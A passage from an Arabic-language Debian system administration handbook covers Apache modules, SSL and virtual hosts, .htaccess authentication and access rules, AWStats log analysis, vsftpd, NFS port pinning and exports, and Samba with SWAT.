وهناك احتمال آخر وهو استخدام MPM مخصصة لذلك. مثل التي توفرها الحزمة apache2-mpm-itk. تتمتع MPM هذه بالذات بسلوك مختلف قليلاً: فهي تسمح « بعزل » المضيفات الظاهرية بحيث يعمل كل منها كمستخدم مختلف. بالتالي، لا تستطيع ثغرة في موقع واحد تعريض الملفات التي تنتمي لمالك موقع آخر للخطر.

نظرة سريعة

قائمة الوحدات

هناك قائمة كاملة بوحدات أباتشي متوفرة على الوب.
→ http://httpd.apache.org/docs/2.2/mod/index.html

أباتشي مخدم تجزيئي (modular)، وهناك مزايا كثيرة تقدمها وحدات (modules) خارجية يُحمّلها البرنامج الرئيسي أثناء مرحلة التهيئة. يُفعّل الإعداد الافتراضي أهم الوحدات شيوعاً، لكن لتفعيل وحدات جديدة يكفي

استدعاء **a2enmod *module***؛ولتعطيل وحدة ما، يُستَخدَم الأمر **a2dismod *module***. في الواقع هذه البرامج تُنشِئ فقط (أو تحذف) وصلات رمزية في `/etc/apache2/mods-enabled/`، تشير إلى الملفات الفعلية (المُخزَّنة في `/etc/apache2/mods-available/`).

في الإعداد الافتراضي، ينصت مخدم الوب للمنفذ 80 (حسب الإعدادات في `/etc/apache2/ports.conf`)، ويخدّم الصفحات من المجلد `/var/www/` (حسب الإعدادات في `/etc/apache2/sites-enabled/000-default`).

التعمق أكثر

إضافة دعم SSL

يتضمن أباتشي 2.2 وحدة SSL اللازمة لاتصالات HTTP الآمنة (HTTPS) افتراضياً. يجب فقط تفعيلها بالأمر **a2enmod ssl**، الذي يضيف التعليمات التوجيهية المطلوبة لملفات الإعدادات. هناك مثال عن الإعداد متوفر في `/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-ssl.conf.gz`.

→ http://httpd.apache.org/docs/2.2/mod/mod_ssl.html

يجب الاحتياط أكثر إذا كنت تريد تفضيل اتصالات SSL باستخدام *Perfect Forward Secrecy* (تستخدم هذه الاتصالات مفاتيح زائلة للجلسات تضمن عدم انكشاف البيانات المشفرة القديمة التي يحتمل أنها التقطت عبر التجسس على الشبكة إذا انكشف مفتاح المخدم السري). ألق نظرة على نصائح موزيلا بالذات:

→ https://wiki.mozilla.org/Security/Server_Side_TLS#Apache

11.2.2. إعداد مضيف ظاهري

المضيف الظاهري (virtual host) هو هوية إضافية لمخدم الوب.

يميّز أباتشي بين نوعين من الاستضافة الظاهرية: النوع الذي يعتمد على عنوان IP (أو المنفذ)، والنوع الذي يعتمد على اسم نطاق مخدم الوب. تحتاج الطريقة الأولى لتخصيص عنوان IP مختلف (أو منفذ) لكل موقع، بينما يمكن أن تعمل الثانية على عنوان IP (ومنفذ) وحيد، وتُفرَّق المواقع عن بعضها باسم المضيف (hostname) الذي يرسله عميل HTTP (وهذه لا تعمل إلا مع النسخة 1.1 من بروتوكول HTTP — لحسن الحظ هذه النسخة قديمة لدرجة أن جميع العملاء يستخدمونها فعلاً).

إن التناقص (المستمر) في عناوين IPv4 يدفعنا عادة لتفضيل الطريقة الثانية؛ لكنها تزيد تعقيد الأمور إذا كان المضيفات الظاهرية مضطرة لتوفير HTTPS أيضاً، لأن بروتوكول SSL لم يكن يدعم الاستضافة الظاهرية التي تعتمد على الأسماء قديماً؛ ولا تدعم جميع المتصفحات امتداد SNI (بيان اسم المخدم، *Server Name*

Indication) التي تسمح بالجمع بينهما. عندما تحتاج عدة مواقع HTTPS العمل على المخدم نفسه، سيُفرّق بينها عادة بتشغيلها على منافذ مختلفة أو عناوين IP مختلفة (قد يساعد IPv6 هنا).

يُفعّل الإعداد الافتراضي لأباتشي 2 الاستضافة الظاهرية المعتمدة على الأسماء (بالتعليمة `NameVirtualHost *:80` في الملف `/etc/apache2/ports.conf`). بالإضافة لذلك، يُعرَّف مضيف ظاهري في الملف `/etc/apache2/sites-enabled/000-default`؛ يستخدم هذا المضيف إذا لم يُعثَر على اسم مضيف يطابق طلب العميل.

> *تحذير*
> المضيف الظاهري الأول
>
> أي طلب لمضيف غير معروف سيجاب عنه دوماً بالمضيف المعرّف أولاً، ولذلك عرفنا `www.falcot.com` أولاً هنا.

> *نظرة سريعة*
> أباتشي يدعم SNI
>
> يدعم المخدم أباتشي امتداداً لبروتوكول SSL يدعى *Server Name Indication* (SNI). يسمح هذا الامتداد للمتصفح أن يرسل اسم المضيف لمخدم الوب أثناء إنشاء اتصال SSL، قبل إرسال طلب HTTP بكثير، الذي كان يستعمل سابقاً للتعرف على المضيف الظاهري المطلوب من بين المضيفات على المخدم نفسه (الذين لهم عنوان IP والمنفذ نفسهما). يسمح هذا لأباتشي باختيار شهادة SSL الأنسب لمتابعة الطلب.
> قبل SNI، كان أباتشي يستخدم دوماً الشهادة المعرفة في المضيف الظاهري الافتراضي. وعندئذ سيعرض العملاء الذين يحاولون الوصول لمضيف ظاهري آخر تحذيرات، لأن الشهادة التي استقبلوها لا توافق الموقع الذي يحاولون الوصول إليه. لحسن الحظ، تعمل معظم المتصفحات اليوم مع SNI؛ بما فيها Microsoft Internet Explorer منذ الإصدار 7.0 (منذ Vista)، وMozilla Firefox منذ الإصدار 2.0، وApple Safari منذ الإصدار 3.2.1، وجميع إصدارات Google Chrome.
> حزمة أباتشي المتوفرة في دبيان مبنية مع دعم SNI؛ فلا حاجة إذن لأي إعدادات خاصة، عدا تفعيل الاستضافة الظاهرية المعتمدة على الأسماء على المنفذ 443 (SSL) بالإضافة للمنفذ 80 المعتاد. يكفي تعديل `/etc/apache2/ports.conf` بحيث يحوي ما يلي:
>
> ```
> <IfModule mod_ssl.c>
>     NameVirtualHost *:443
>     Listen 443
> </IfModule>
> ```
>
> يجب الانتباه أيضاً إلى ضمان تفعيل TLSv1 على المضيف الظاهري الأول (الذي يستخدم افتراضياً)، لأن أباتشي يستخدم بارمترات هذا المضيف الظاهري لبدء الاتصالات الآمنة، ومن الأفضل لهذه البارمترات أن تسمح بذلك!

بعد ذلك، يُعرّف كل مضيف ظاهري إضافي بملف يُخزَّن في `/etc/apache2/sites-available/`. بالتالي، لإعداد موقع وب للنطاق `falcot.org` يكفي إنشاء الملف التالي، ثم تفعيل المضيف الظاهري باستخدام **`a2ensite www.falcot.org`**.

مثال 11.16. الملف `/etc/apache2/sites-available/www.falcot.org`

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

يستخدم المخدم أباتشي، كما هي إعداداته حتى الآن، ملف سجلات وحيد لجميع المضيفات الظاهرية (رغم أن تغيير هذا ممكن عبر إضافة تعليمات `CustomLog` في تعاريف المضيفات الظاهرية). من المنطقي إذن تعديل صيغة ملف السجلات هذا بحيث يتضمن اسم المضيف الظاهري. يمكن تحقيق هذا عبر إنشاء ملف `/etc/apache2/conf.d/customlog` يُعرِّف صيغة جديدة واستخدامها لملف السجلات الرئيسي (باستخدام التعليمة التوجيهية `LogFormat`). كما يجب أيضاً إزالة (أو تعليق) سطر `CustomLog` من الملف `/etc/apache2/sites-available/default`.

مثال 11.17. الملف `/etc/apache2/conf.d/customlog`

```
# New log format including (virtual) host name
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost

# Now let's use this "vhost" format by default
CustomLog /var/log/apache2/access.log vhost
```

11.2.3. التعليمات التوجيهية الشائعة

يستعرض هذا القسم سريعاً بعض تعليمات إعداد أباتشي شائعة الاستخدام.

يحوي ملف الإعداد الرئيسي عدة كتل `Directory` عادة؛ تسمح بتحديد تصرفات المخدم المختلفة حسب موقع الملف الذي يقدمه. هذه الكتل تحوي عادة تعليمتي `Options` و `AllowOverride`.

مثال 11.18. كتلة Directory

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
```

```
DirectoryIndex index.php index.html index.htm
</Directory>
```

تحوي تعليمة `DirectoryIndex` قائمة الملفات لتجربتها عند الرد على العميل عندما يطلب مجلداً. يستخدم أول ملف متوفر ويرسل كرد على الطلب.

تُتبَع التعليمة `Options` بقائمة من الخيارات المطلوب تفعيلها. تُعطِّل القيمة `None` جميع الخيارات؛ وفي المقابل، تُفعِّلها `All` جميعاً عدا `MultiViews`. من الخيارات المتاحة:

- تشير `ExecCGI` إلى إمكانية تنفيذ سكربتات CGI.
- تسمح `FollowSymlinks` للمخدم بتتبع الروابط الرمزية، ويطلب منه إرسال محتويات أهداف هذه الروابط في الردود.
- تطلب `SymlinksIfOwnerMatch` من المخدم تتبع الروابط الرمزية أيضاً، لكن فقط عندما ينتمي الرابط والهدف للمالك نفسه.
- تُفعّل `Includes` ميزة *Server Side Includes* (أو *SSI* اختصاراً). وهي تعليمات مضمنة في صفحات HTML وتُنفّذ آنياً عند كل طلب.
- تطلب `Indexes` من المخدم سرد محتويات المجلد إذا أشار طلب HTTP الذي أرسله العميل لمجلد لا يحوي ملف فهرس (أي عندما لا يحوي المجلد أي ملف من الملفات المذكورة في `DirectoryIndex`).
- تُفعّل `MultiViews` التفاوض على المحتوى؛ يمكن أن يستخدم المخدم هذا لإعادة صفحة وب توافق اللغة المفضلة حسب إعدادات المتصفح.

أساسيات

ملف `.htaccess`

يحوي ملف `.htaccess` تعليمات ضبط أباتشي تُفرض عليه عند كل طلب لأحد عناصر المجلد الذي يحوي هذا الملف. كما يمتد مدى هذه التعليمات إلى جميع المجلدات الفرعية ضمن ذاك المجلد.
معظم التعليمات التي يمكن وضعها في كتلة `Directory` مسموحة أيضاً في ملف `.htaccess`.

تسرد التعليمة `AllowOverride` جميع الخيارات التي يمكن تفعيلها أو تعطيلها باستخدام ملفات `.htaccess`. أحد الاستخدامات الشائعة لها هو تقييد `ExecCGI`، بحيث يختار مدير النظام المستخدمين الذين يحق لهم تشغيل البرامج تحت هوية مخدم الوب (المستخدم `www-data`).

11.2.3.1. طلب المصادقة

يلزم أحياناً تقييد الوصول لأجزاء من موقع الوب، بحيث يسمح فقط للمستخدمين المشروعين الذي يدخلون اسم مستخدم وكلمة سر بالوصول للمحتويات.

مثال 11.19. ملف `.htaccess` يطلب المصادقة

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

> *أمن*
>
> لا أمن
>
> الأمن في نظام المصادقة المستخدم في المثال السابق (`Basic`) ضعيف لأن كلمة السر ترسل بشكل نص صريح (ترمّز بشفرة *base64*، وهي ترميز بسيط وليست عملية تشفير). كما يجب الانتباه إلى أن المستندات « المحمية" بهذه الطريقة ترسل أيضاً عبر الشبكة دون تشفير. إذا كان الأمن مهماً، يجب تشفير اتصال HTTP كله باستخدام SSL.

يحوي الملف `/etc/apache2/authfiles/htpasswd-private` قائمة المستخدمين وكلمات السر؛ ومن الشائع تعديله باستخدام الأمر **`htpasswd`**. مثلاً، يُستَخدم الأمر التالي لإضافة مستخدم أو لتغيير كلمة سره:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private user
New password:
Re-type new password:
Adding password for user user
```

11.2.3.2. تقييد الوصول

تتحكم تعليمتا `Allow from` و`Deny from` بتقييد الوصول للمجلد (ومجلداته الفرعية).

تحدد تعليمة `Order` ترتيب تطبيق تعليمتي `Allow from` و`Deny from`؛ والأولوية للتعليمة التي تُطبّق أخيراً. بشكل أوضح، تسمح تعليمة `Order deny,allow` للعميل بالوصول إذا لم تنطبق تعليمة `Deny from` عليه، أو إذا انطبقت عليه تعليمة `Allow from`. وبالعكس، ترفض `Order allow,deny` وصوله إذا لم تنطبق عليه تعليمة `Allow from` (أو إذا انطبق عليه تعليمة `Deny from`).

يمكن أن تلحق تعليمتي `Allow from` و`Deny from` بعنوان IP، أو شبكة (مثل `192.168.0.0/255.255.255.0`، أو `192.168.0.0/24` أو حتى `192.168.0`)، أو اسم مضيف أو اسم نطاق، أو الكلمة المفتاحية `all`، التي تشير للجميع.

مثال 11.20. رفض الوصول افتراضياً مع السماح للشبكة المحلية

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

11.2.4. محللات السجلات

كثيراً ما يُثبّت محلل سجلات على مخدم الوب؛ لأنه يعطي مديري النظم فكرة دقيقة عن أنماط استخدام المخدم.

اختار مديرو النظم في شركة فلكوت *AWStats* (*Advanced Web Statistics*، إحصائيات الوب المتقدمة) لتحليل ملفات سجلات أباتشي.

أولى خطوات الإعداد هي تخصيص الملف `/etc/awstats/awstats.conf`. لقد ترك مديرو النظم في فلكوت الملف دون تعديل عدا البارمترات التالية:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl %code %bytesd %refer
➥ erquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

جميع هذه البارمترات مشروحة في التعليقات في ملف القالب. بالأخص، يحدد المتغيران `LogFile` و`LogFormat` موقع ملف السجلات وصيغة المعلومات التي يحويها؛ ويسرد `SiteDomain` و`HostAliases` الأسماء المتنوعة التي يعرف بها الموقع الرئيسي.

يجب ألا تعطى القيمة `1` للمتغير `DNSLookup` في المواقع عالية الطلب؛ أما بالنسبة للمواقع الأصغر، مثل موقع فلكوت المعروض أعلاه، فيسمح هذا الخيار بالحصول على تقارير أوضح تتضمن الأسماء الكاملة للأجهزة بدلاً من عناوين IP.

> *أمن*
> **الوصول للإحصائيات**
>
> يتيح AWstats إحصائياته على الموقع دون قيود افتراضياً، لكن يمكن فرض قيود بحيث يسمح لبضعة عناوين IP فقط (قد تكون داخلية) بالوصول لها؛ يجب تعريف قائمة عناوين IP المصرح لها بالوصول في المتغير `AllowAccessFromWebToFollowingIPAddresses`.

يمكن تفعيل AWstats أيضاً للمضيفات الظاهرية الأخرى؛ يحتاج كل مضيف لملف إعداد خاص، مثل /etc/awstats/awstats.www.falcot.org.conf.

مثال 11.21. ملف إعداد AWstats لمضيف ظاهري

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

يستخدم AWstats أيقونات عديدة مُخزّنة في المجلد /usr/share/awstats/icon/. حتى تتوفر هذه الأيقونات على موقع الوب، يجب تعديل إعدادات أباتشي وإضافة التعليمة التوجيهية التالية:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

بعد بضعة دقائق (وبعد أن يعمل السكربت بضع مرات)، تصبح النتائج متوفرة على الموقع:

→ http://www.falcot.com/cgi-bin/awstats.pl

→ http://www.falcot.org/cgi-bin/awstats.pl

تحذير

تدوير ملفات السجلات

حتى تأخذ الإحصائيات جميع السجلات بعين الاعتبار، يجب تشغيل *AWStats* مباشرة قبل تدوير ملفات سجلات أباتشي. بالاطلاع على التعليمة prerotate في ملف /etc/logrotate.d/apache2، يمكن حل هذه المشكلة بإضافة رابط رمزي للسكربت /usr/share/awstats/tools/update.sh في المجلد /etc/logrotate.d/httpd-prerotate:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
  weekly
  missingok
  rotate 52
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
  postrotate
    /etc/init.d/apache2 reload > /dev/null
  endscript
  prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
      run-parts /etc/logrotate.d/httpd-prerotate; \
    fi; \
  endscript
}
```

```
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
  /etc/logrotate.d/httpd-prerotate/awstats
```

لاحظ أيضاً أنه يجب منح صلاحيات قراءة ملفات السجلات التي ينشئها **logrotate** للجميع، وخصوصاً AWstats. في المثال السابق، يضمن السطر `create 644 root adm` ذلك (بدلاً من الصلاحيات الافتراضية `640`).

11.3. مخدم الملفات FTP

FTP (*File Transfer Protocol*، أو بروتوكول نقل الملفات) هو أحد بروتوكولات الإنترنت الأولى (أُصدِرَ RFC 959 سنة 1985!). لقد كان يستخدم لتوزيع الملفات حتى قبل ولادة الوب (أُنشئ بروتوكول HTTP في 1990، وعُرِّفت النسخة 1.0 منه رسمياً في RFC 1945، الصادر في 1996).

يسمح هذا البروتوكول برفع وتنزيل الملفات؛ لذلك لا يزال واسع الاستخدام لتنصيب التحديثات على المواقع التي يستضيفها مزوّدي خدمة الإنترنت (أو أي هيئة استضافة مواقع أخرى). في هذه الحالات، نستخدم اسم مستخدم وكلمة سر؛ وبعد المصادقة، يعطي مخدم FTP صلاحيات القراءة والكتابة لمجلد بيت المستخدم.

أما مخدمات FTP الأخرى فتستخدم بشكل رئيسي لتوزيع الملفات وإتاحتها للتنزيل للعموم؛ حزم دبيان هي مثال عن هذا. تسحب محتويات هذه المخدمات مخدمات أخرى، بعيدة عنها جغرافياً؛ وبعدها توفرها للمستخدمين الأقرب إليها. هذا يعني أن المصادقة مع العميل غير ضرورية؛ ولذلك، يدعى وضع العمل هذا باسم « anonymous FTP ». للأمانة العلمية، هناك مصادقة مع العملاء في هذا الوضع حيث يستخدم الاسم `anonymous`؛ أما كلمة السر فهي، تقليدياً، عنوان البريد الإلكتروني للمستخدم، لكن المخدم يتجاهلها.

تتوفر مخدمات FTP عديدة في دبيان (ftpd، proftpd-basic، pyftpd وغيرها). اختار مديرو النظم في شركة فلكوت vsftpd لأنهم يستخدمون مخدم FTP لتوزيع بضعة ملفات فقط (من ضمنها مستودع لحزم دبيان)؛ وبما أنهم لا يحتاجون لأي مزايا متقدمة، فقد اختاروا التركيز على النواحي الأمنية.

يؤدي تثبيت الحزمة لإنشاء المستخدم `ftp` على النظام. يستخدم هذا الحساب دوماً مع اتصالات FTP المجهولة، ويعتبر بيته (`/srv/ftp/`) جذراً لشجرة الملفات المتاحة للمستخدمين المتصلين بهذه الخدمة. الإعدادات الافتراضية (في `/etc/vsftpd.conf`) صارمة جداً: فلا تسمح بالوصول المجهول إلا للقراءة فقط (لأن الخيارين `write_enable` و`anon_upload_enable` معطّلين)، ولا يستطيع المستخدمون

المحليون الاتصال باستخدام أسمائهم وكلمات سرهم المعتادة للوصول إلى ملفاتهم الشخصية (بسبب خيار `local_enable`). لكن هذا الإعداد الافتراضي مناسب جداً لاحتياجات شركة فلكوت.

11.4. مخدم الملفات NFS

NFS (*Network File System*) هو بروتوكول يسمح بالوصول البعيد لنظم الملفات عبر الشبكة. تستطيع جميع نظم يونكس العمل مع هذا البروتوكول؛ لكن إذا دخلت نظم ويندوز على الصورة فلا بدَّ من استخدام Samba بدلاً منه.

NFS أداة مفيدة جداً، لكن يجب عدم نسيان عيوبه أبداً، خصوصاً في المجالات الأمنية: حيث تنتقل جميع البيانات عبر الشبكة دون تشفير (أي تستطيع برامج التقاط الرزم *sniffers* اعتراضها)؛ كما يعتمد المخدم على عنوان IP للعميل عند فرض قيود الوصول (وهذا يمكن تزويره)؛ وأخيراً، عندما يمنح العميل صلاحية الوصول لمشاركة NFS إعدادها سيء، سيتمكن العميل من استخدام حساب الجذر الخاص به للوصول لجميع الملفات على المشاركة (حتى الملفات التي تنتمي للمستخدمين الآخرين) بما أن المخدم يثق باسم المستخدم الذي يتلقاه من العميل (هذا قصور تاريخي في البروتوكول).

توثيق

NFS HOWTO

رغم أن وثيقة NFS HOWTO قديمة نسبياً، إلا أنها غنية بالمعلومات المهمة، منها أساليب لتحسين الأداء. كما تصف طريقة لتأمين عمليات النقل في NFS باستخدام نفق SSH؛ لكن تلك الطريقة تمنع استخدام **`lockd`**.

→ http://nfs.sourceforge.net/nfs-howto/

11.4.1. تأمين NFS

بما أن NFS يثق بالمعلومات التي يستقبلها من الشبكة، فلا بد أن نضمن أن الأجهزة التي يسمح لها باستخدامه وحدها فقط تستطيع الاتصال بمخدمات RPC المتنوعة التي نحتاجها. يجب أن يمنع الجدار الناري أيضاً تزوير عناوين IP (*IP spoofing*) بحيث لا يسمح لأي جهاز خارجي أن ينتحل شخصية جهاز داخلي، ويجب حصر الوصول إلى المنافذ المناسبة بالأجهزة التي يسمح لها بالوصول لمشاركات NFS.

أساسيات

RPC

RPC (*Remote Procedure Call*، أو استدعاء الإجراءات البعيدة) هو معيار في يونكس للخدمات البعيدة. NFS هي واحدة من هذه الخدمات.

تُسجَّل خدمات RPC في دليل يعرف باسم *portmapper*. يتصل العميل الذي يرغب بإجراء طلب NFS مع *portmapper* أولاً (على المنفذ 111، إما TCP أو UDP)،

ويسأل عن مخدم NFS؛ يتضمن الرد عادة المنفذ 2049 (منفذ NFS الافتراضي). لا يشترط أن تستخدم جميع خدمات RPC منافذ ثابتة.

قد يحتاج مخدم NFC لخدمات RPC أخرى ليعمل بشكل مثالي، منها **rpc.mountd**، و**rpc.statd** و**lockd**. لكن هذه الخدمات تستخدم منافذ عشوائية (يعينها *portmapper*) افتراضياً، وهذا يجعل ترشيح حركة الشبكة التي تستهدف هذه الخدمات أصعب. لقد عثر مديرو النظم في شركة فلكوت على حل للالتفاف حول هذه المشكلة، كما سنشرح فيما يلي.

الخدمتان المذكورتان أولاً أعلاه تقدمهما برامج من ساحة المستخدم، يشغلها السكربتان /etc/init.d/nfs-kernel-server و/etc/init.d/nfs-common على الترتيب. وهما يقدمان خيارات إعداد لتثبيت المنافذ؛ الملفان اللذان يجب تعديلها حتى تُستخدَم هذه الخيارات دوماً هما /etc/default/nfs-kernel-server و/etc/default/nfs-common.

مثال 11.22. الملف /etc/default/nfs-kernel-server

```
# Number of servers to start up
RPCNFSDCOUNT=8

# Runtime priority of server (see nice(1))
RPCNFSDPRIORITY=0

# Options for rpc.mountd.
# If you have a port-based firewall, you might want to set up
# a fixed port here using the --port option. For more information,
# see rpc.mountd(8) or http://wiki.debian.org/SecuringNFS
# To disable NFSv4 on the server, specify '--no-nfs-version 4' here
RPCMOUNTDOPTS="--manage-gids --port 2048"

# Do you want to start the svcgssd daemon? It is only required for Kerberos
# exports. Valid alternatives are "yes" and "no"; the default is "no".
NEED_SVCGSSD=

# Options for rpc.svcgssd.
RPCSVCGSSDOPTS=
```

مثال 11.23. الملف /etc/default/nfs-common

```
# If you do not set values for the NEED_ options, they will be attempted
# autodetected; this should be sufficient for most people. Valid alternatives
# for the NEED_ options are "yes" and "no".

# Do you want to start the statd daemon? It is not needed for NFSv4.
NEED_STATD=

# Options for rpc.statd.
```

```
#   Should rpc.statd listen on a specific port? This is especially useful
#   when you have a port-based firewall. To use a fixed port, set this
#   this variable to a statd argument like: "--port 4000 --outgoing-port 4001".
#   For more information, see rpc.statd(8) or http://wiki.debian.org/SecuringNFS
STATDOPTS="--port 2046 --outgoing-port 2047"

# Do you want to start the idmapd daemon? It is only needed for NFSv4.
NEED_IDMAPD=

# Do you want to start the gssd daemon? It is required for Kerberos mounts.
NEED_GSSD=
```

بعد إجراء هذه التغييرات وإعادة تشغيل الخدمات، سيستخدم **rpc.mountd** المنفذ 2048؛ أما **rpc.statd** فينصت للمنفذ 2046 ويستخدم المنفذ 2047 للاتصالات الصادرة.

يتولى خيط نواة (عملية خفيفة، *thread* kernel) الخدمة **lockd**؛ هذه الميزة مبنية كوحدة في نَوَى دبيان. تملك الوحدة خيارين يسمحان باختيار المنفذ نفسه دوماً، `nlm_udpport` و`nlm_tcpport`. حتى تُستخدَم هذه الخيارات آلياً، يجب إضافة ملف بالاسم `/etc/modprobe.d/lockd` يشبه التالي:

مثال 11.24. الملف `/etc/modprobe.d/lockd`

```
options lockd nlm_udpport=2045 nlm_tcpport=2045
```

بعد ضبط هذه البارمترات، يصبح التحكم بالوصول لخدمة NFS من الجدار الناري بطريقة دقيقة أسهل عبر ترشيح الوصول للمنفذ 111 والمنافذ من 2045 حتى 2049 (على UDP أو TCP معاً).

11.4.2. مخدم NFS

مخدم NFS جزء من النواة لينكس؛ وهو مبني كوحدة في النَوَى التي تقدمها دبيان. إذا كان هناك رغبة بتشغيل مخدم NFS تلقائياً عند الإقلاع، يجب تثبيت الحزمة nfs-kernel-server؛ فهي تحوي سكربتات بدء التشغيل المناسبة.

يسرد ملف إعداد مخدم NFS، `/etc/exports`،المجلدات التي سيوفرها على الشبكة (المجلدات المُصدّرة *exported*). بالنسبة لكل مشاركة NFS، تمنح صلاحيات الوصول فقط للأجهزة المذكورة بجوارها. يمكن التحكم بالوصول بدقة أكبر باستخدام بضعة خيارات. صيغة الملف بسيطة جداً:

```
/directory/to/share machine1(option1,option2,...) machine2(...) ...
```

يمكن التعرف على الأجهزة باسم DNS أو بعنوان IP الخاص بها. كما يمكن تحديد مجموعات من الأجهزة باستخدام صيغة مثل `*.falcot.com` أو مجال من عناوين IP مثل `192.168.0.0/255.255.255.0` أو `192.168.0.0/24`.

تُصدّر المجلدات في وضع القراءة فقط افتراضياً (أو باستخدام الخيار `ro`). يمنح الخيار `rw` صلاحيات القراءة والكتابة. يتصل عملاء NFS نموذجياً من منفذ مخصص للمستخدم الجذر (أي أنه أقل من 1024)؛ يمكن رفع هذا القيد باستخدام الخيار `insecure` (الخيار `secure` ضمني، لكن يمكن كتابته صراحة للتوضيح إذا اقتضت الحاجة).

افتراضياً، يجيب المخدم فقط على طلبات NFS بعد إتمام العملية على القرص (الخيار `sync`)؛ لكن يمكن تعطيل هذا بالخيار `async`. تزيد عمليات الكتابة غير المتزامنة الأداء قليلاً، لكنها تخفض الموثوقية بسبب احتمال خسارة البيانات إذا انهار المخدم في الفترة ما بين إرسال تأكيد الكتابة وبين إنهاء الكتابة الفعلية على القرص. بما أن القيمة الافتراضية تغيرت مؤخراً (مقارنة بالقيمة التاريخية في NFS)، يُفضّل استخدام خيار صريح.

يعتبر المخدم جميع الطلبات التي تبدو أنها واردة من المستخدم الجذر على أنها ترد من المستخدم `nobody`، وذلك في سبيل عدم منح صلاحيات الجذر على نظام الملفات لأي عميل NFS. هذا السلوك يوافق الخيار `root_squash`، وهو مُفعّل افتراضياً. أما الخيار `no_root_squash`، الذي يُعطّل هذا السلوك، فهو خطر ويجب استخدامه فقط في البيئات المسيطر عليها. يسمح الخياران `anonuid=`*`uid`* و`anongid=`*`gid`* بتحديد مستخدم زائف آخر لاستخدامه بدلاً من UID/GID 65534 (التي توافق المستخدم `nobody` والمجموعة `nogroup`).

هناك خيارات أخرى متاحة؛ وهي موثّقة في صفحة الدليل exports(5).

> *تحذير*
>
> التثبيت الأول
>
> يبدأ سكربت الإقلاع `/etc/init.d/nfs-kernel-server` تشغيل المخدم فقط إذا كان الملف `/etc/exports` يذكر مشاركة NFS صالحة واحدة أو أكثر. عند الإعداد أول مرة، يجب تشغيل مخدم NFS يدوياً بعد تحرير هذا الملف باستخدام الأمر التالي:
>
> ```
> # /etc/init.d/nfs-kernel-server start
> ```

11.4.3. عميل NFS

كما في نظم الملفات الأخرى، يجب ربط (mount) مشاركات NFS في شجرة ملفات النظام لمدجها معها. بما أن نظام الملفات هذا له خصوصياته، فقد أضيفت بعض التعديلات على صيغة الأمر **mount** والملف `/etc/fstab`.

مثال 11.25. الربط اليدوي باستخدام الأمر **mount**

```
# mount -t nfs -o rw,nosuid arrakis.internal.falcot.com:/srv/shared /shared
```

مثال 11.26. مدخلة NFS في الملف `/etc/fstab`

```
arrakis.internal.falcot.com:/srv/shared /shared nfs rw,nosuid 0 0
```

تعمل المدخلة المبينة أعلاه على ربط مجلد NFS `/srv/shared/` من المخدم `arrakis` مع المجلد المحلي `/shared/` عند إقلاع النظام. صلاحيات الكتابة والقراءة مطلوبة (ولذلك استخدم الخيار `rw`). أما الخيار `nosuid` فهو للحماية حيث يزيل بتات `setuid` أو `setgid` من البرامج المخزّنة على المشاركة. إذا كان القصد من مشاركة NFS تخزين المستندات فقط، فهناك خيار آخر ننصح به هو `noexec`، الذي يمنع تنفيذ البرامج المُخزَّنة على المشاركة.

تشرح صفحة الدليل nfs(5) جميع الخيارات بشيء من التفصيل.

11.5. إعداد مشاركات ويندوز باستخدام سامبا

سامبا هي مجموعة أدوات تدعم بروتوكول SMB (يُعرَف أيضاً باسم « CIFS ») على لينكس. يستخدم ويندوز هذا البروتوكول لمشاركة الملفات والطابعات على الشبكة.

تستطيع سامبا أيضاً العمل كمتحكم نطاق ويندوز. وهي أداة ممتازة لضمان التكامل السلس بين مخدمات لينكس والحواسيب المكتبية التي لا تزال تعمل بنظام ويندوز.

11.5.1. مخدم سامبا

تحوي الحزمة samba المخدمين الرئيسين لسامبا 3، **smbd** و**nmbd**.

أدوات

إدارة سامبا باستخدام SWAT

SWAT (*Samba Web Administration Tool*) هي واجهة وب تسمح بإعداد خدمة سامبا. بما أن الحزمة swat لا تُفعّل واجهة الإعداد افتراضياً، عليك تفعيلها يدوياً بالأمر **update-inetd --enable swat**.

بعدها تصبح *SWAT* متاحة على العنوان http://localhost:901. والدخول إليها يعني استخدام حساب الجذر (وكلمة سره العادية). لاحظ أن SWAT تعيد كتابة الملف smb.conf بأسلوبها الخاص، لذلك من المنطق أخذ نسخة احتياطية عنه قبل ذلك إذا كنت مهتماً باختبار هذه الأداة فقط.

SWAT أليفة جداً؛ وتتضمن واجهتها مرشداً (assistant) يسمح بتعريف دور المخدم في ثلاثة أسئلة. كما يمكن ضبط الخيارات العامة، بالإضافة لخيارات المشاركات السابقة، وطبعاً يمكن إضافة مشاركات جديدة. كل خيار فيها مرفق برابط يشير إلى الوثائق المناسبة.

لسوء الحظ، صيانة SWAT لم تعد نشطة وسوف تُسقَط من النسخة اللاحقة من دبيان، التي تدعى جيسي.

توثيق

التعمق أكثر

مخدم سامبا استعمالاته متنوعة جداً وقابل للضبط بشكل كبير، ويستطيع معالجة حالات استخدام عديدة جداً تلبي احتياجات مختلفة كثيراً وبُنَى شبكات متنوعة. يُركّز هذا الكتاب على الحالة التي يستخدم فيها سامبا كمتحكم رئيسي، لكنه يستطيع أن يعمل أيضاً كمخدم بسيط في النطاق ويوكّل المصادقة إلى المتحكم الرئيسي (الذي قد يكون مخدم ويندوز).

